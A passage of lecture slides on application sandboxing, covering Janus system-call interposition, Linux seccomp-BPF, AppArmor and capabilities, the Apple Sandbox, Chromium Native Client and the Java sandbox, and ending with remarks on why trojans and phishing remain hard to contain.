 - Policy engine reads policy file
 - Forks
 - Child process execs application
 - All accesses to resources are screened by Janus
- **System call entry points contain hooks**
 - Redirect control to `mod_Janus`
 - Module tells the user-level Janus process that a system call has been requested
 - Process is blocked
 - Janus process queries the module for details about the call
 - Makes a policy decision

Example: Janus

App sandboxing tool implemented as a loadable kernel module



Implementation Challenge

Janus has to mirror the state of the operating system!

- If process forks, the Janus monitor must fork
- Keep track of the network protocol
 - socket, bind, connect, read/write, shutdown
- Does not know if certain operations failed
- Gets tricky if file descriptors are duplicated
- Remember filename parsing?
 - We have to figure out the whole dot-dot (..) thing!
 - Have to keep track of changes to the current directory too
- App namespace can change if the process does a *chroot*
- What if file descriptors are passed via Unix domain sockets?
 - *sendmsg*, *recvmsg*
- Race conditions: **TOCTTOU**

Application sandboxing

via integrated OS support

Linux seccomp-BPF

seccomp-BPF = SECure COMputing with Berkeley Packet Filters

- **Linux capabilities**
 - Dealt with granting elevated privileges to processes
 - No ability to restrict access to regular files
- **Linux namespaces**
 - Limit access to mount points, processes
- ***chroot* – no ability to be selective about files**
- **Allows the user to attach a system call filter to a process and its descendants**
 - Enumerate allowable system calls and their parameters (but not pointer values)
- **Used extensively in Android**

Linux seccomp-BPF

- Uses the **Berkeley Packet Filter (BPF)** interpreter
 - seccomp sends “packets” that represent system calls to BPF
- **BPF allows us to define rules to inspect each request and take an action**
 - *Kill the task*
 - *Disallow & send SIGSYS*
 - *Return an error*
 - *Allow*
- Turned on via the `prctl()` system call – *process control*

Seccomp is not a complete sandbox but is a tool for building sandboxes

- Needs to work with other components
 - Namespaces, capabilities, control groups
- Potential for comprehension problems – BPF is a very low level interface

seccomp vs. AppArmor

We saw how Docker containers used AppArmor to restrict file access

- **seccomp**
 - Allow system calls to be filtered
 - Specify which system calls are allowed & place restrictions on their parameters
 - Reduces attack surface of the kernel
- **AppArmor**
 - Installed as a Linux Security Module
 - Allows user to blacklist & whitelist a program's access to objects (files, networks)
- **Capabilities**
 - Allows granting only select privileges to applications

Apple Sandbox

Create a list of rules that is consulted to see if an operation is permitted

- **Components:**

- Set of libraries for initializing/configuring policies per process
- Server for kernel logging
- Kernel extension using the **TrustedBSD API** for enforcing individual policies
- Kernel support extension providing **regular expression matching** for policy enforcement

- **sandbox-exec command & sandbox_init function**

- sandbox-exec: calls *sandbox_init()* before *fork()* and *exec()*
- `sandbox_init(kSBXProfileNoWrite, SANDBOX_NAMED, errbuf);`

Apple sandbox setup & operation

sandbox_init:

- Convert human-readable policies into a binary format for the kernel
- Policies passed to the kernel to the TrustedBSD subsystem
- TrustedBSD subsystem passes rules to the kernel extension
- Kernel extension installs sandbox profile rules for the current process

Operation: intercept system calls

- System calls hooked by the **TrustedBSD layer** will pass through **Sandbox.kext** for policy enforcement
- The extension will consult the list of rules for the current process
- Some rules require pattern matching (e.g., filename pattern)

Apple sandbox policies

Some pre-written profiles:

- Prohibit TCP/IP networking
- Prohibit all networking
- Prohibit file system writes
- Restrict writes to specific locations (e.g., /var/tmp)
- Perform only computation: minimal OS services

Browser-based application sandboxing

Web plug-ins

- External binaries that add capabilities to a browser
- Loaded when content for them is embedded in a page
- Examples: Adobe Flash, Adobe Reader, Java

Challenge:

How do you keep plugins from doing bad things?

Chromium Native Client (NaCl)

- **Browser plug-in designed for**
 - Safe execution of platform-independent untrusted native code in a browser
 - Compute-intensive applications
 - Interactive applications that use resources of a client
- **Two types of code: trusted & untrusted**
 - Trusted code does not run in a sandbox
 - Untrusted code has to run in a sandbox
- **Untrusted native code**
 - Built using **NaCl SDK** or any compiler that follows alignment rules and instruction restrictions
 - GNU-based toolchain, custom versions of gcc/binutils/gdb, libraries
 - Support for ARM 32-bit, x86-32, x86-64, MIPS32
 - Pepper Plugin API (PPAPI): portability for 2D/3D graphics & audio
 - NaCl statically verifies the code to check for use of privileged instructions




Chromium Native Client (NaCl)



Two sandboxes

- **Outer sandbox:** restricts capabilities using system call interposition
- **Inner sandbox:** uses x86 segmentation to isolate memory among apps
 - Uses static analysis to detect security defects in code; disallow self-modifying code



Portability

- **Portable Native Client (PNaCl)**
 - Architecture independent
 - Developers compile code once to run on any website & architecture
 - Compiled to a *portable executable* (**pexe**) file
 - Chrome translates pexe into native code prior to execution

Java sandbox

Java Language

- **Type-safe & easy to use**
 - Memory management and range checking
- **Designed for an interpreted environment: JVM**
- **No direct access to system calls**

Java Sandbox

1. **Bytecode verifier**: verifies Java bytecode before it is run
 - Disallow pointer arithmetic
 - Automatic garbage collection
 - Array bounds checking
 - Null reference checking
2. **Class loader**: determines if an object is allowed to add classes
 - Ensures key parts of the runtime environment are not overwritten
 - Runtime data areas (stacks, bytecodes, heap) are randomly laid out
3. **Security manager**: enforces *protection domain*
 - Defines the boundaries of the sandbox (file, net, native, etc. access)
 - Consulted before any access to a resource is allowed

JVM Security

- **Complex process**
- **20+ years of bugs ... hope the big ones have been found!**
- **Buffer overflows found in the C support library**
 - We can hope they have all been found & fixed
- **In general, Java is pretty secure**
 - Array bounds checking, memory management
 - Security manager with access controls
 - But use of native methods allows you to bypass security checks

The end

Solving the problem

- **Access controls don't stop the problem**
- **Privilege escalation limiting mechanisms work better**
 - Containment mechanisms (like containers) work well for servers - but not for end-user software
- **Running software in a sandbox is great**
 - Mobile phones rely on this – often too restrictive for computers
 - You must trust that users won't be convinced to grant the wrong access rights
- **Trojans and phishing attacks that exploit human behavior are hard to prevent**
 - We're dealing with human nature
 - We're used to accepting a pop-up message and entering a password
 - Better detection in browsers & mail clients helps ... but risks junking legitimate content
- **Simple software – without automatically-run macros is also good**
 - vi vs. MS-Word ... but isn't acceptable to a lot of users

It's still a big problem

The End

